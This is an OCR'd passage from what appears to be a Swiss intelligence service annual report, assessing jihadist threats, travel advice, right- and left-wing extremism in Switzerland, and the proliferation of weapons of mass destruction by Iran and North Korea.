'Islamic State''s military, propaganda-related and terrorist activities will persist. A comprehensive military defeat in 2017 is unlikely. In the event of further territorial losses, the terrorist organisation could see itself forced to operate increasingly from underground. It will probably try again in future to draw attention to itself, primarily through attacks in Europe and the USA. It can also be assumed that a wide range of weapons will be used, from knives and vehicles to firearms and homemade explosives. It will select as its preferred means and modi operandi those that will cause the greatest possible damage and claim as many victims as possible. At the same time, they might carry out attacks which would trigger a high degree of insecurity, even though only a few people are killed or injured. This would probably be the case in the event of an attack using chemical weapons or small quantities of radiological materials. However, there are currently no concrete indications that attacks using such materials are being planned.

Transit and infiltration

Switzerland could be used by jihad-motivated attackers to prepare an attack or as a transit country. Jihadists will continue to attempt to enter Europe, by legal or illegal means. The infiltration and exploitation of migration movements will remain a possible way of smuggling people into European countries. Forged or falsified identity papers and travel documents are used.

Threat in parts of Africa

In regions of Africa in which jihadist groups affiliated to 'Islamic State' or core al-Qaeda or independent local jihadist groups operate, they continue to pose a heightened threat to the stability of these areas and thus also to Western interests based there. Although Swiss citizens and interests are not a priority target for the jihadist groups there, they may become the opportunist targets or chance victims of attacks or kidnappings.

Competition between different jihadist groups or between splinter groups of larger organisations seeking media attention and resources could increase the risk of attacks, including attacks on Western interests.

Jihadist presence in cyberspace

Jihadist groups, including in particular 'Islamic State', will continue to carry out their propaganda activities in cyberspace. 'Islamic State' still plays the leading role in the production of media and its distribution via electronic channels, although a further deterioration in quantity and quality is expected.

Social media, in particular, has the ability to convey the image of a communication chain, according to which an attack has been planned and implemented by 'Islamic State' without the organisation having had prior knowledge of it. 'Islamic State' knows how to take advantage of such hazy perceptions and weaknesses in the way the media is used by the public.

Turkish-Kurdish conflict continues

More demonstrations by supporters of the PKK and groups of Kurdish origin associated with it can be expected in future. Support for rallies and campaigns based on developments in Turkey and in Kurdish areas in the region could be rapidly mobilised Europe-wide. Funds continue to be raised to support the Kurdish cause. Demonstrations and campaigns in Switzerland will probably pass off largely peacefully. The most likely threat is from violent clashes between PKK supporters on the one side and members of Turkish Islamist and/or Turkish nationalist circles or 'Islamic State' sympathisers on the other.

No deterioration in the Tamil situation

The Tamil community in Switzerland is unlikely to deviate from the low profile it currently maintains. Its events and functions, held behind closed doors, are not expected to lead to any acts of violence.

At right:
Propaganda for the 'Islamic State' disseminated on the Internet by a user in Switzerland

الثورة الاسلامية الكبرى لاقامة ال
w.facebook.com/Al.thawra.Al.Islamya
الثورة الإسلامية الكبرى لإقامة الخلافة الراشدة

FDFA travel advice

Independent information

A number of popular travel destinations have recently become terrorist targets. In reaction to the growing insecurity, the FDFA has up to now posted 176 country-specific travel advice notices, which have been consulted more than two million times annually.

Risk of attacks and abductions

In addition to the specific country advice, the FDFA also provides non-country-specific travel information, for example on terrorism and abductions.

In view of the impossibility of foreseeing attacks, the FDFA does not advise against all travel to cities and countries which could be or already have been affected by such attacks. A risk exists in virtually every country and especially in places where large numbers of people gather, for example at tourist attractions, in shopping centres, on public transport, at sporting and cultural events and in nightclubs, well-known international hotels and popular restaurants.

Furthermore, terrorists frequently attempt to use abductions as a means of extorting money or enforcing their demands. In such abduction cases, Switzerland's ability to exert influence is very limited. The responsibility for resolving such cases lies with the local authorities. Switzerland does not pay ransom money, so as not to put other citizens at risk nor to strengthen the organisations carrying out the abductions. The outcome of every abduction is uncertain. The only certainty is that of the enormous physical and mental stresses on the abduction victims and their relatives. Since terrorists often deliberately seek out foreigners as victims, the FDFA advises against travel to regions where there is a high risk of abduction.

Information sources

The travel advice is based mainly on the assessments of Swiss embassies abroad. These maintain a large network of contacts – these include the authorities of the country concerned, Swiss companies and private individuals who are based in the country, local and indigenous non-governmental organisations, other embassies and personal contacts. Particularly where terrorism is concerned, information from the FIS is also incorporated. In contrast to the one-off snapshots found in travel blogs, the travel advice is the result of long-term observation from many different points of view.

The Swiss embassies and the relevant central services continuously monitor the situation. If the assessment changes, the travel advice is adjusted accordingly, so travellers always have access to the latest situation assessment on the Internet. The FDFA also provides information via Twitter on the most important updates to its travel advice.

Personal responsibility

The travel advice is also available on the online platform ‘itineris’, on which Swiss travellers can file their travel plans. Thanks to ‘itineris’, if the situation in a country unexpect-

edly deteriorates markedly, the FDFA is able to contact, inform and, if necessary, assist Swiss nationals present in the country.


The travel advice and 'itineris' are two important tools which the FDFA provides to citizens for planning and implementing a trip. The FDFA recommends that you also obtain information from the media and from travel guides. Having appraised themselves of the risks, travellers must decide at their own discretion and on their own responsibility for or against travel to a particular destination and must take suitable precautions. ■

Internet sites:
www.eda.admin.ch/reisehinweise
www.dfae.admin.ch/voyages
www.dfae.admin.ch/viaggi
www.twitter.com/travel_edadfae
www.itineris.eda.admin.ch

Smartphone app for Android and iPhone:
itineris

Right-wing and left-wing extremism

The situation with regard to violent extremism has tended to ease in recent years; incidents related to right-wing extremism are rare, but still frequent in the area of left-wing extremism. Isolated incidents attracting media attention do nothing to alter this underlying situation. They do, however, show that the potential for violence is still there; the situation could therefore deteriorate rapidly. Increased migration flows into Switzerland, a jihad-motivated terrorist attack in this country or dramatic developments primarily in the Kurdish areas in Turkey and Syria could lead to violent protests, attacks and assaults by members of violent extremist circles. As far as right-wing extremism is concerned, it is important to prevent Switzerland from becoming more attractive as a venue for concerts and other events.




SITUATION

Long-term trends confirmed

In 2016, 23 incidents connected with violent right-wing extremism and 213 incidents connected with violent left-wing extremism have come to the attention of the FIS; incidents merely involving graffiti have not been not included in the figures. In the case of right-wing extremism, this signifies a decrease of around 18 per cent, thereby correcting the temporary increase in the previous year, while in the case of left-wing extremism it signifies an increase of around seven per cent. Due to the low nominal values, particularly in the case of right-wing extremism, no trends can be derived from annual fluctuations. However, analysis of the figures over several years broadly confirms that the figures for right-wing extremism are low and that those for left-wing extremism are markedly higher in comparison. The figures for both camps show a downward trend over the current decade.

Violence was involved in around 9 per cent of the incidents relating to right-wing extremism which have come to the attention of the FIS, while the corresponding proportion for left-wing extremism was approximately 28 per cent. What is critical when assessing the situation is the question of how violence is being perpetrated. Apart from a minor but aggressive incident in Chiasso TI, right-wing extremists have been responsible for scarcely any violence since autumn 2015; with one exception – which was not ideologically motivated – there have been none of the brawls and assaults on individuals which were previously being recorded on a regular basis. Left-wing extremists, in contrast, have continued to commit violence in the usual forms: attacks on people during demonstrations, using stones, bottles, laser pointers or fireworks, damage to property with paint, less frequently with fire and even less frequently with butyric acid. The levels of aggression, particularly toward police officers, remain high, as the riots in Bern in early spring 2017 showed. In connection with the 2016 World Economic Forum, there was a single incident involving the use of an improvised explosive and incendiary device, and in 2017 the Turkish consulate in Zurich was attacked with fireworks. Unconnected with the World Economic Forum, a further attempted attack involving an improvised explosive and incendiary device was carried out in Zurich in December 2016. Arson attacks are rare.

Right-wing and left-wing extremists see each other as mutual enemies and behave accordingly. Left-wing extremists, in particular, seek out



Events motivated by left- or right-wing extremism reported to the FIS since 2011 (excluding graffiti)

confrontation under the banner of anti-fascism. Violent clashes on the streets are rare, however, as the occasions which would provide an opportunity for these are foreseeable and accordingly are accompanied by extensive security measures.

Right-wing extremism

Right-wing extremist circles continue to operate below the public perception threshold. The attention that was given to right-wing extremism in autumn 2016 does not so much conflict with this statement as illustrate it. The trigger was a concert in Unterwasser SG on 15 October 2016, of a size unprecedented in Switzerland, at which several bands from the right-wing scene performed. It attracted around 5,000 people, mainly from Germany, and had been organised in the usual way, covertly, by persons based in Germany. The event's location was identified too late for the event to have been prevented – information about it being held in Switzerland was received only three days beforehand, and the precise location became known only a few hours in advance. Several far smaller events at which right-wing extremist musicians performed created further headlines in the weeks that followed because the right-wing extremists involved repeatedly succeeded in holding the events in spite of entry bans and police presence.

To the knowledge of the FIS, a further six concerts, in addition to that at Unterwasser, have been organised by right-wing extremists since the beginning of 2016, but attendance at all of them with ranged from just double to low triple digits. They included a concert by a German band with an audience of around 70, which took place one afternoon in a forest cabin – the police learned of it through a person out walking. Swiss right-wing extremists also attended similar concerts and events in Europe; they did not confine themselves to countries directly adjoining Switzerland.

Events and meetings unconnected to music also take place. Right-wing extremists do not seek out the spotlight, and demonstrations, rallies and provocations are rare, but there are some which follow a long-established routine. Notable rallies included those on the Rütli (20 February and 7 August 2016) and in Sempach (9 July 2016). In Geneva, right-wing extremists commemorated L'Escalade in December 2016. Right-wing extremists from the ranks of Blood and Honour / Combat 18 made an appearance in Chiasso, where, to shouts of 'Heil Hitler!' and 'Foreigners out!', they demonstrated against Switzerland's asylum policy and pelted border guards and migrants with eggs. Migration and asylum were the subject of around half a dozen actions; however, no violent actions against asylum facilities or migrants themselves were recorded. The Résistance Helvétique group also regularly made its presence felt in several French-speaking cantons by carrying out small-scale actions.

Ticket for the concert in Unterwasser SG (front and back)

Events with a right-wing extremist motive

Checking political views is not the function of the FIS; events with a right-wing extremist ideological motive are not prohibited in Switzerland per se. On the other hand, Switzerland is not willing to tolerate breaches of the law such as racial discrimination and propaganda inciting violence.

Federal powers with regard to such events extend to the procurement in advance of information about violent extremist links, (including specifically links abroad) the provision of guidance to the cantons, the coordination of border measures and the banning of entry into Switzerland and of activities, where these pose a direct and imminent threat to the internal security of Switzerland. The cantons are responsible for the organisation of security measures and for information procurement on cantonal territory. Cantonal law defines the powers of the cantons to take action against concerts and propaganda with a right-wing extremist motive, as well as the limitations on these powers.

Left-wing extremism

On rare occasions, left-wing extremists attack accommodations for asylum seekers which remain unused. The issue for them here is to provide people whom they welcome to our country with what they see as appropriate accommodation. Attacks are generally targeted not at accommodations but at public authorities or private bodies with responsibility for asylum and migration or operating in this field. These range from the State Secretariat for Migration to companies transporting asylum seekers in coaches. Targets for these actions were often specifically named in calls to action, a particularly striking example being a list published on the internet in May 2016.

The Swiss Federal Railways (SBB) has suffered damage on frequent occasions, firstly because it is seen as being part of what is termed the machinery of deportation, and secondly because the SBB is an almost traditional target for left-wing-extremist actions and attacks. The arson attack on the rail network in the Zurich area in June 2016 stood out as an unusual act of sabotage. The fire, in a cable shaft, resulted in considerable transport delays lasting for hours. A month later, an arson attack was carried out on the police radio tower at Waid in Zurich, using the same methods. Various clues point to anarchist perpetrators.

Activities under the slogan ‘No border, no nation’ account for about a quarter of known incidents. Besides the usual demonstrations and damage to property, there are also frequent attempts in this context to prevent deportations directly by means of blockades. As the ‘Interplanetar-kosmosolidarisches Fest mit Überra-


schung' [Interplanetary cosmo-solidarity festival with surprise] held in May 2016 in Bern showed, demonstrations by left-wing extremists can assume extremely aggressive forms.

As always, the World Economic Forum and Labour Day were marked by protests and actions, albeit on a limited scale due to the security arrangements. Other issues also provided a touch of déjà-vu: 'Solidarity with prisoners', 'repression', 'open space' (including criticism of urban development), 'antifascism' (including 'racism') were the major issues in quantitative terms; women, abortion (protest against the 'March for life'), free trade, the environment and labour disputes were seldom on the agenda, and when they were, it was only for a very specific reason. The closed anticapitalist/antifascist world view makes it possible to find a reason for criticism, protest and resistance at any time. The goal of left-wing extremists (communism or anarchy) might be a long way off, but to some left-wing extremists it seems closer than it has done for years. In advocating the Kurdish cause, left-wing extremists have found an issue that aligns them with Turkish and Kurdish left-wing extremist or ethno-nationalist groups and accounts for a considerable part of their activities. The international dimension plays an important role in left-wing extremism.

International links

Both right-wing and left-wing extremist circles in Switzerland have international links.

Very few of those who attended the right-wing extremist concert in Unterwasser SG are resident in Switzerland: most of them came from Germany, but there were also people there from a good half dozen other countries. The covertly organised event is a clear indication that in Europe's right-wing extremist circles, cross-border relations exist which can also be exploited for the purposes of practical collaboration. Bands from abroad perform in Switzerland, and Swiss bands perform abroad. In addition, Swiss right-wing extremists attend not only concerts but also political events elsewhere in Europe, occasionally appearing on stage as speakers, for example. These links do not seem to be structured in any permanent way, but the two international skinhead organisations Blood and Honour and Hammerskins have also put down roots in Switzerland. The settlement here of German right-wing extremists (and of French right-wing extremists in French-speaking Switzerland) which has been discernible for a number of years has helped to increase these links. While this influx may have led to the establishment of such links, it is not clear whether the moves to take up residence in Switzerland



Launching device for fireworks used during the attack on the Turkish consulate in Zurich in January 2017

were politically motivated. Concerts not only provide entertainment and promote integration within extremist circles, they also provide an opportunity for recruitment and generate revenues, which are likely to be intended for the right-wing extremist cause. Finally, mention should also be made of the heavily-used networking opportunities provided by the Internet, especially social media. It goes without saying that here there are no national boundaries to the exchange of views between like-minded people, at most linguistic boundaries.

Left-wing extremism sees itself as internationalist. What initially stand out, however, are the features unique to each national scene – they each follow their own rhythm, despite efforts to counter this. The most enduring product of these efforts, and the one which should be mentioned first, is the Marxist-Leninist-oriented Secours Rouge International. However, there are also links here to anarchist-autonomous circles – since the decline of the Federazione Anarchica Informale in Italy, however, there is no longer any evidence of violence being imported into Switzerland.

Furthermore, since the financial and economic crisis, left-wing extremists have been showing an interest in Greece, but their main focus has been on Turkish and Kurdish groups, most notably the Kurdistan Workers' Party (PKK) and the DHKP-C, which is also classified as a terrorist group, in the EU and the USA. Left-wing extremists combine advocacy for the Kurds under the banner of 'Rojava' with a positive alternative to what it terms the neoliberal societies. The Federal Region of Northern Syria-Rojava (consolidated territory of the Syrian cantons of Afrin, Kobane and Cizire), proclaimed in the north of Syria under conditions of war in March 2016, is not only a recipient of support (medicines, IT material, money) but is also intended to serve as a practical example of an importable 'revolutionary' process. Left-wing extremists from Europe could be trained in the use of weapons and in handling explosives and gain military expertise, possibly within a structure called International Freedom Battalion.

Screenshot from a propaganda video on Rojava. Text around the red star reads „International Freedom Battalion"

ASSESSMENT

Right-wing extremism

The game of hide-and-seek played by right-wing extremists has to a large extent been imposed on them from the outside: these constraints have been in existence for years. If right-wing extremists are recognised as such, they may face a number of personal consequences. They risk losing their training position or job or ending their military career. However, the extremists are adept at coping with this: events – particularly concerts, and to a lesser extent other group meetings – are organised covertly, and neither the authorities nor left-wing extremists are allowed to find out about the event, let alone to know the venue of the event in advance. Where premises have to be rented from outsiders, false information is often given, and provision is also frequently made in advance for at least one alternative venue to be available. On the day of the event, the right-wing extremists are given step-by-step directions to the venue via mobile phone, for example. If the cover is successfully maintained for long enough, it will often be too late for preventive measures to be taken.

Concerts provide right-wing extremist circles with opportunities for networking and for integrating and recruiting new members; they are also a means of raising money. What happens to the money is not known in Switzerland's case. There is no sign among right-wing extremist circles of any discernible strategy or of any specific aims or concrete projects.

For years, the use of violence has been sporadic and usually associated with the consumption of alcohol. These circumstances and the behaviour of right-wing extremists probably also explain why for a prolonged period there has been scarcely any sign of the potential for violence that still exists. The fact that some right-wing extremists carry weapons and may on occasion also use them should still not be underestimated, however. Firearms are collected, traded and possibly also smuggled over the border. There are collections of functioning weapons in the hands of many right-wing extremists.


Left-wing extremism

The left-wing extremist scene is driven by external factors, and in the case of many of its actions by day-to-day events. Against the background of fundamental criticism of the system and of capitalism, the issues which spark protest and violence, whether for open space, against repression or for solidarity with prisoners, can vary without anything changing in substance –

A right-wing extremist group commemorates the Escalade: Geneva, December 2016

the issues are interconnected. Targeted acts of sabotage, such as the physical prevention of deportations, have gained in importance. In contrast to the situation with right-wing extremists, left-wing extremist opinions and events are not in themselves treated as taboo, but they resonate with the public just as little as the views of right-wing extremists.

Criticism of the 'machinery of deportation' is a focal point of left-wing extremist protest. The attack on the Swiss Federal Railways' rail network showed how vulnerable modern societies are to damage to their infrastructure – irrespective of who the perpetrators are. The potential of such attacks to cause damage is greater than in the case of the usual attacks involving improvised explosive and incendiary devices, at least where the latter do not cross the threshold into the realm of terrorist attacks. Attempts to import a revolutionary process from a war zone like Rojava, on the other hand, look far less likely to succeed, as the points of reference are obviously to a very large extent absent in Switzerland.



Damage caused at a demonstration in Zurich in April 2016

OUTLOOK

Potential triggers of violence

Migration is not in itself an issue for security policy and does not therefore fall within the remit of the FIS. However, migration does have security-related aspects, including some that stem from violent extremism. In a number of countries in Europe, right-wing extremists have been taking violent action against migrants or against institutions connected with the asylum system. Right-wing extremist circles in Switzerland have not yet done so, but are keeping an eye on developments. Rising numbers of asylum seekers or a jihad-motivated terrorist attack in Switzerland might induce them to carry out similar violent assaults. It is also possible that even outside right-wing extremist circles, xenophobia and racism will give certain individuals the false notion that they would be justified in taking violent action if the numbers of asylum seekers were to increase. Right-wing-extremism-motivated violence against migrants and asylum seekers could also in turn provoke left-wing extremist circles into responding violently. The latter have made the issues of 'asylum' and 'migration' one of their focal points. Protest and actions, including violent protest and actions, against the 'machinery of deportation' would continue and, in the event of a violent conflict with right-wing extremists, would intensify further. Spiralling violence between right-wing and left-wing extremists is a real threat. On the left-wing extremist side, the unfolding situation in Turkey, Syria and Iraq could also lead to an increased willingness to use violence, in particular in league with Kurdish groups such as the PKK or left-wing extremist groups from Turkey such as the DHKP-C.

Right-wing extremism

It is difficult to predict whether right-wing populist arguments and election successes in Europe and other parts of the world are more likely to be to the benefit or detriment of right-wing extremism in Switzerland. The right-wing extremist scene could be further marginalised and brought to the point of disappearance by a right-wing populist movement or be absorbed by it. On the other hand, they could also win new supporters and, against the backdrop of a discourse promoting racism and xenophobia, gain acceptance and thus freedom to operate. A broader right-wing populist movement could

Flash protest by Résistance Helvétique in front of the Musée des Civilisations de l'Islam, La Chaux-de-Fonds, August 2016

therefore provide the very conditions likely to strengthen violent right-wing extremism. However, there are no signs of the emergence of such a movement in Switzerland. What is most likely is therefore continuation of the status quo, i.e. of a right-wing extremist scene that operates covertly and maintains a network of links beyond the country's borders but that lacks any real overall strategic direction. Depending on the situation, right-wing extremists may from time to time perpetrate violence. The overall potential for violence remains intact, which means that the situation could rapidly deteriorate.


Left-wing extremism

The potential for violence in left-wing extremist circles also remains unchanged. Antifascism, migration and the development of the Kurdish cause are likely to remain the focal issues. The willingness to use violence must be looked at from different angles. The thresholds inhibiting the use of violence are significantly lower at a demonstration, for example, than when people are acting individually. So it can be assumed that levels of aggression will continue to be high at demonstrations and that clashes with security forces will continue to be provoked by left-wing extremists; at such events, they are at least prepared, if not actively seeking, to cause damage to the life and limb of the security forces, in particular, but also of their ideological opponents. When it comes to the perpetration of attacks, the picture is very different. When individuals are not shielded by circumstances or disinhibiting group dynamics, their inhibition thresholds remain higher. In other words, attacks are more likely to be carried out using paint than using fire and explosives.

However, the sabotage attacks in the canton of Zurich also reveal that there are occasionally individuals who are prepared to go further. Two factors could exacerbate the situation: the first of these is the trend toward a strengthening of anarchist elements at the expense of Marxist-Leninist elements in left-wing extremist circles. The second is that of influences arriving from Rojava, possibly accompanied by increased weapons and explosives-handling capability – however, the FIS currently considers it improbable that efforts to initiate a 'revolutionary process' could gain traction in Switzerland. ■

Proliferation

The proliferation of weapons of mass destruction and their delivery systems continues to threaten security in many regions of the world. Implementation of the framework agreement with Iran is proceeding more slowly than many had expected. Economic normalisation of trade with Iran will require time and, above all, the willingness of financial service providers to return to this market. North Korea is continuing with its weapons of mass destruction programmes at an unprecedented pace and in January and September 2016 tested further nuclear explosive devices. A record number of tests relating to delivery systems was reported in 2016. Pakistan is expanding its nuclear weapons programme further and is aggressively procuring goods for illicit purposes, in Switzerland as well as elsewhere. In addition, the repeated use of chemical substances as weapons in the conflict in Syria and Iraq reminds us of how important combating proliferation is to related issues such as combating terrorism.



SITUATION

Shift of focus in 2016

The proliferation of weapons of mass destruction and their delivery systems continues to threaten security in many regions of the world. In a globalised world, the misuse of Swiss goods and technologies for power-political purposes remains a possibility. The situation surrounding the Iranian nuclear program has continued to ease. In 2016, North Korea came to the fore as the main actor as far as proliferation is concerned. The country tested nuclear explosive devices twice and carried out an unprecedented series of tests of missile systems with different ranges.

Iranian nuclear programme: implementation of the JCPOA

The situation regarding the Iranian nuclear programme has eased significantly. Following Implementation Day (16 January 2016), the focus in 2016 shifted to the normalisation of Iran's external relations. The effect on the balance of trade is inconclusive: on the one hand, Iran has been visited by a wide array of economic delegations. Exporting nations clearly have an interest in the Iranian market. On the other hand, with few exceptions, there have until now been no definite major long-term agreements. For the time being, financial service providers continue to be reluctant to do business with Iran. In terms of institutional collaboration, Iran is benefiting from the normalisation of its external relations. The country is seeking to join international bodies such as the World Trade Organisation. Particularly where these processes are concerned, Switzerland is making an important contribution to the implementation of the Joint Comprehensive Plan of Action (JCPOA).

Iranian ballistic missiles: tense normality

In the negotiations between Iran and the P5+1 (permanent members of the Security Council plus Germany), no viable consensus was reached on the issue of Iran's programmes for the production and proliferation of ballistic missiles. The Iranian missile programme continues to be subject to the restrictions of the Missile Technology Control Regime. Supplies for the delivery system programmes are not eligible for approval, and Iran has to maintain clandestine procurement structures in this area. In 2016, Iran carried out the usual levels of testing of various missiles in its arsenal. However, there was no evidence of any marked technological progress.

North Korean nuclear programme: new nuclear tests

The North Korean nuclear programme remains a source of concern to the international community. On 6 January 2016, for the fourth time, North Korea detonated a nuclear explosive device. Whilst this explosive device represents an advance on previous technology in technical terms, it is not equivalent to a fully developed hydrogen bomb. On 9 September 2016, North Korea then conducted testing of what, based on seismic measurements, is its

most powerful nuclear weapon to date. According to statements from Pyongyang, this was a miniaturised explosive device which could also be used as a warhead on a ballistic missile.

The information available on North Korea is still scant. The political process within the framework of the so-called six-party talks (North Korea, South Korea, USA, China, Russia and Japan) remains stalled. North Korea is increasing its capacity to produce fissile material for nuclear weapons and is probably in a position to provide its armed forces with a small number of nuclear explosive devices in the event of a conflict. At present, this threat remains just a regional one.

North Korean ballistic missiles: steady progress

In 2016, North Korea conducted an unprecedented series of missile tests. Of particular significance are the tests involving intermediate-range liquid-propellant missiles, the tests involving sea-based missiles and the emergence of new solid-propellant systems. In 2016, North Korea was clearly working toward its objective of manufacturing reentry vehicles that are also suitable for intercontinental ranges. However, no test of this kind has yet been carried out.

Use of chemical substances as weapons in Syria and Iraq

According to reliable sources, chemical weapons and chemical substances have repeatedly been used for combat purposes in the war zone in Syria and Iraq. All conflict parties in the region could have access to such materials. The inhibition threshold with regard to the use of chemical warfare agents is low, and fighters on the ground have experience of deploying such materials. It is also possible that there are still improvised production facilities in the region. These circumstances are taken into account when assessing the probability of non-conventional attacks also being carried out outside the conflict zone, for example by terrorist actors.

North Korea: testing of a Pukguksong-2 (North Star 2) solid-propellant missile on 12 February 2017

ASSESSMENT

Nuclear crisis with Iran: slow implementation of the framework agreement

The framework agreement and its binding codification in Security Council resolution 2231 effectively restrict Iran's ability to acquire nuclear weapons in the short term. In the long term, they could lead to the normalisation of the situation regarding the Iranian nuclear dossier.

